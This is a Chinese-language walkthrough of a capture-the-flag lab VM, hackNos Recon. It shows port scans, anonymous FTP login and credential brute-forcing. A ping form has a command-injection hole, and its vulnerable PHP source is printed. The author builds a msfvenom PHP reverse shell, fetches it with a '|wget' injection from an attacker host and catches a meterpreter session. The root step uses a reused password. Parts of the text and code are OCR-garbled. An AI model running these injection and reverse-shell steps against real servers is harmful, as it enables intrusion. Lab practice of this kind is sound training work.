## 信息收集

```
nmap -sn 192.168.56.0/24
```

```
root@kali:~# nmap -sn 192.168.56.0/24

Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-21 22:55 EST

Nmap scan report for 192.168.56.1

Host is up (0.00028s latency).

MAC Address: 0A:00:27:00:00:0D (Unknown)

Nmap scan report for 192.168.56.100

Host is up (0.00050s latency).

MAC Address: 08:00:27:00:08:F5 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.107

Host is up (0.0019s latency).

MAC Address: 08:00:27:9F:C0:E8 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101

Host is up.

Nmap done: 256 IP addresses (4 hosts up) scanned in 22.81 seconds
```

#### 端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.56.107
```

```
PORT STATE SERVICE VERSION
                      vsftpd 2.0.8 or later
21/tcp open ftp
ftp-anon: Anonymous FTP login allowed (FTP code 230)
  ftp-syst:
   STAT:
  FTP server status:
       Connected to ::ffff:192.168.56.101
       Logged in as ftp
       TYPE: ASCII
       No session bandwidth limit
       Session timeout in seconds is 300
       Control connection is plain text
       Data connections will be plain text
       At session startup, client count was 2
       vsFTPd 3.0.3 - secure, fast, stable
 End of status
22/tcp open ssh
                      OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
    3072 6f:96:94:65:72:80:08:93:23:90:20:bc:76:df:b8:ec (RSA)
    256 6f:bb:49:1a:a9:b6:e5:00:84:19:a0:e4:2b:c4:57:c4 (ECDSA)
    256 ce:3d:94:05:f4:a6:82:c4:7f:3f:ba:37:1d:f6:23:b0 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Recon_Web
MAC Address: 08:00:27:9F:C0:E8 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3
.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (9
4%), Synology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), Linux 2.6.32 - 2.6
.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

```
root@kali:~# ftp 192.168.56.107
Connected to 192.168.56.107.
220 "Secure@hackNos".
Name (192.168.56.107:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> bye
221 Goodbye.
```

#### 试试浏览器访问



#### 目录枚举

```
gobuster dir -u http://192.168.56.107 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

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#### 信息收集思路

- Burpsuite抓包,没发现什么可疑内容。
- Wireshark抓取流量包,还是没有发现什么可疑内容。
- git信息泄露:使用Githack扫描工具未检测到git信息泄露。
- svn信息泄露:使用SvnExploit.py工具未检测到svn信息泄露。
- .DS\_Store文件泄露: 使用ds\_store\_exp工具未检测到.DS\_Store文件泄露。
- 尝试收集备份文件, 无果。

python3 dirsearch.py -u http://xxx -e txt.php.html.rar.7z. tar.gz.bak.swp -w /usr/share/wordlists/dirbuster/directorylist-2.3-medium.txt

#### 突破口

```
root@kali:~# ftp 192.168.56.107
Connected to 192.168.56.107.
220 'Secure@hackNos'.
Name (192.168.56.107:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```


#### 这个可能是用户名或密码, 之前的认证框中也存在一个类似用户名密码的

Recon Security/Secure@hackNos

Secure@hackNos/Recon Security

#### 各种组合

使用bp爆破



Recon Security/Security@hackNos

最后admin/Security@hackNos登录成功

## getshell



ping命令,存在命令执行,反弹shell

发现失败了,读一下源码

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
   $target = trim($_REQUEST[ 'ip' ]);
   // Set blacklist
   $substitutions = array(
        '&'
        '||' => ''
    );
   $target = str_replace( array_keys( $substitutions ), $
       substitutions, $target );
   // Determine OS and execute the ping command.
   if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
       $cmd = shell_exec( 'ping ' . $target );
   else {
       // *nix
       $cmd = shell_exec( 'ping -c 4 ' . $target );
    }
   // Feedback for the end user
    echo "{$cmd}";
```

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.56.101
LPORT=1234 R > shell.php
```

#### 使用wget下载

```
|wget http://192.168.56.101:65534/shell.php
```

#### 监听

```
msfconsole
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.56.107
set lport 1234
run
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.56.107
lhost => 192.168.56.107
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > run

[-] Handler failed to bind to 192.168.56.107:1234:-
[*] Started reverse TCP handler on 0.0.0:1234
[*] Sending stage (38288 bytes) to 192.168.56.107
[*] Meterpreter session 1 opened (192.168.56.101:1234 -> 192.168.56.107:46598) at 2020-01-22 00:15:
0 -0500
meterpreter >
```

## 提权

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件,没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件,发现一堆,但是极大多数都是没用的,所以我先把结果输出到文本
文
件,然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
```

```
meterpreter > ls
Listing: /var/www/recon/5ecure
Mode
                 Size
                         Type Last modified
                                                          Name
                 95
                         fil
                               2020-01-10 17:59:00 -0500
100644/rw-r--r--
                                                          .htaccess
40755/rwxr-xr-x 4096
                         dir
                               2020-01-10 16:50:29 -0500
                                                          css
                               2020-01-10 17:44:52 -0500
100755/rwxr-xr-x 672
                         fil
                                                          index.html
                               2019-11-05 11:50:06 -0500
100755/rwxr-xr-x 472457 fil
                                                          logo.png
100755/rwxr-xr-x 821
                         fil
                               2020-01-10 16:15:13 -0500
                                                          out.php
100644/rw-r--r-- 1115
                         fil
                               2020-01-22 00:09:14 -0500
                                                          shell.php
meterpreter > sudo -l
[-] Unknown command: sudo.
meterpreter > shell
Process 1650 created.
Channel 0 created.
sudo -l
sudo: no tty present and no askpass program specified
```

### 需要使用python转发tty

```
python -c 'import pty; pty.spawn("/bin/bash")' # 有些没有安装Python2, 所以需要换成python3 -c
```

www-data用户的密码不知道。。。

查看/etc/passwd发现还有一个用户recon

之前的basic认证的密码可以登录成功

```
recon@hacknos:/var/www/recon/5ecure$ sudo su
sudo su
[sudo] password for recon: Security@hackNos
root@hacknos:/var/www/recon/5ecure# cd /
cd /
root@hacknos:/# ls
15
bin
      etc
                      lib
                              lost+found proc snap usr
                      lib32
                              media
                                         root srv
boot
      home
                                                      var
cdrom initrd.img
                      lib64
                              mnt
                                          run
                                                sys
                                                      vmlinuz
dev
      initrd.img.old libx32 opt
                                          sbin tmp
                                                      vmlinuz.old
root@hacknos:/# cd root
cd root
root@hacknos:~# ls
ls
root.txt snap
root@hacknos:~# cat r
cat root.txt
cat root
                         $$$$$$$\
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$$$$\\$$\
                 $$
                            $$$$$$\
                                      $$$$$$\ $$$$$\
                                                        $$$$$$$\
                          |$$ $$\ $$
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$$$$\ $$ |
                       $$< $$$$$$$ |$$ /
                 $$
                                                     $$ |$$
                                               $$
                                                               $$ I
                                               $$ |
     |$$
                 $$
                       $$ |$$
                                                    $$ |$$
                                                               $$
                                    |$$ |
                 $$
                       $$
                          |\$$$$$$\\\$$$$$$\\\$$$$$$
                                                        |$$
                                                               $$
     $$
MD5HASH: bae11ce4f67af91fa58576c1da2aad4b
```

```
root@hacknos:~# id recon
id recon
uid=1000(recon) gid=119(docker) groups=119(docker),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115
(lxd)
```

# 参考链接:

https://blog.csdn.net/weixin\_\_44214107/article/details/104056796